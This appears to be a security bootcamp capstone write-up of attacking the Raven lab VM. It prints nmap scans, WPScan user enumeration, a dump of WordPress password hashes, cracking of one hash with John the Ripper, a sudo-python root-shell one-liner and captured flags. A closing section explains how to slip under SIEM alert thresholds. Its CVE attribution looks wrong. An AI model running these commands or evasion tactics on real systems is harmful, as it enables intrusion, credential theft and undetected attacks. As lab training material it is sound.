

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:

01

**Network Topology &  
Critical Vulnerabilities**

02

**Exploits Used**


03

**Methods Used to  
Avoiding Detect**

# Network Topology & Critical Vulnerabilities



# Network Topology



## Machines

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

IPv4: 192.168.1.110  
OS: Linux  
Hostname: Target 1

IPv4: 192.168.1.115  
OS: Linux  
Hostname: Target 2

## Attacker

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali



# NMAP Scans

## TARGET 1

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-18 16:46 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

VULNERABLE  
SOFTWARE

VULNERABLE  
OPEN PORTS

OPEN PORTS AND OUT OF  
DATE SOFTWARE LEADS TO  
NUMEROUS VULNERABILITIES

```
root@Kali:~# nmap -T4 -v -p- 192.168.1.0/24
```

```
Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5044/tcp  open  lxi-evntsvc
5601/tcp  open  esmagent
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```

ELK

```
Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Capstone

```
Nmap scan report for 192.168.1.110
Host is up (0.00057s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
58422/tcp open  unknown
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Target 1

```
Nmap scan report for 192.168.1.115
Host is up (0.00093s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
53031/tcp open  unknown
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

Target 2



## Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
WordPress Enumeration	A scan that can enumerate usernames	Gave login credentials
Weak Passwords	Users had weak/easily accessible passwords	Allowed to gain access to authorized user
CVE-2006-0151	Python privilege escalation	Privilege Escalation to Root

# Exploits Used



# Exploitation: Wordpress Exposed login info

- We were able to utilize WPScan to enumerate user accounts that were on the server
- This exploit allowed us to steal authorized usernames to gain access to the server
- Daily reminder to not list user names in plain text on unsecured web servers If you can help it

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate u
```

```
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln
    ndb.com/users/sign_up

[+] Finished: Mon Apr 18 17:18:13 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.635 KB
[+] Memory used: 122.48 MB
[+] Elapsed time: 00:00:03
root@Kali:~/Desktop#
```



# Exploitation: [Weak Passwords]

- Using brute force for Michael's password and using the MySQL database to find password hashes, also using John the Ripper to gain User Steven's password
- Able to access Users and gain access to files and passwords with information we could use to exploit and find target flags.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered |
+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

```
Created directory: /root/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:/# john wp_hashes.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:/# cd /usr/share/wordlists/
root@Kali:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
root@Kali:/usr/share/wordlists# john --wordlist=rockyou.txt /root/wp_hashes.txt
stat: /root/wp_hashes.txt: No such file or directory
root@Kali:/usr/share/wordlists# cd /
root@Kali:/# ls
bin etc initrd.img.old lib64 media proc sbin tmp var wp_hashes.txt
boot home lib libx32 mnt root srv usr vmlinuz
dev initrd.img lib32 lost+found opt run sys vagrant vmlinuz.old
root@Kali:/# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:/# nano wp_hashes.txt
root@Kali:/# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:03:06 3/3 0g/s 9762p/s 19515c/s 19515C/s carlio2..camsach
0g 0:00:05:17 3/3 0g/s 9862p/s 19721c/s 19721C/s lopid2..loplil
pink84 (steven)
```



# Exploitation: [CVE-2006-0151]

---

- An exploit which allows limited local users to gain privileges via a Python script. While in user Steven was able to run `sudo -l` and saw that he was able to run Python as root.
- By running the command to use python was able to escalate privileges and gain a root shell.

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# cd ~
root@target1:~#
```

```
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```



# FLAGS

## FLAG 1

LOCATION: /var/www/html/service  
VULNERABILITY EXPLOITED: weak passwords

```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B$
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5$
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
</body>
</html>
```

## FLAG 3

LOCATION: wordpress mysql database  
VULNERABILITY EXPLOITED: wordpress

```
Auto Draft | auto-draft | ope
n | 2018-08-12 22:49:23 | 0000-00-00 00:00:00 |
0 | http://192.168.206.131/wordpress/?p=3
| 4 | 0 | post
1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0
1ab56b50591e7dccf93122770cd2}

flag3
draft | ope
n | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
0 | http://raven.local/wordpress/?p=4
| 5 | 0 | post
1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}
```

## FLAG 2

LOCATION: /var/www/  
VULNERABILITY EXPLOITED: weak passwords

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

## FLAG 4

LOCATION: target 1 root  
VULNERABILITY EXPLOITED: python privilege escalation

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| __ \
| | / _ \ ___ _ _ _ _ _
|  __/ __ \ / _ \ / _ \ ' \
| | \ \ / \ | \ \ / \ / \ | |
| | \ \ \ \ \ \ \ \ \ \ \ \
| | \ \ \ \ \ \ \ \ \ \ \ \

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
```



# Avoiding Detection



# Stealth Exploitation of Wordpress User Enumeration

---

## Monitoring Overview

- Which alerts detect this exploit?

WHEN count() GROUPED OVER top 5 'http.response.status\_code' IS ABOVE 400  
FOR THE LAST 5 minutes

- Which metrics do they measure?

http.response.status\_code

- Which thresholds do they fire at?

above 400

## Mitigating Detection

- Are there alternative exploits that may perform better?

gobuster could also work as an alternative, but may also flag SIEM



# Stealth Exploitation of Local File Inclusion (LFI)

---

## Monitoring Overview

- Which alerts detect this exploit?  
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?  
http.request.bytes
- Which thresholds do they fire at?  
Above 3500

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?  
Limit size of files below 3500 bytes of information



# Stealth Exploitation of Directory Traversal

---

## Monitoring Overview

- Which alerts detect this exploit?

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

- Which metrics do they measure?

system.process.cpu.total.pct

- Which thresholds do they fire at?

0.5 (50% of cpu usage)

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?

Utilizing Google Dorking to find “invisible” directories and/or text documents that can provide info without setting off alarms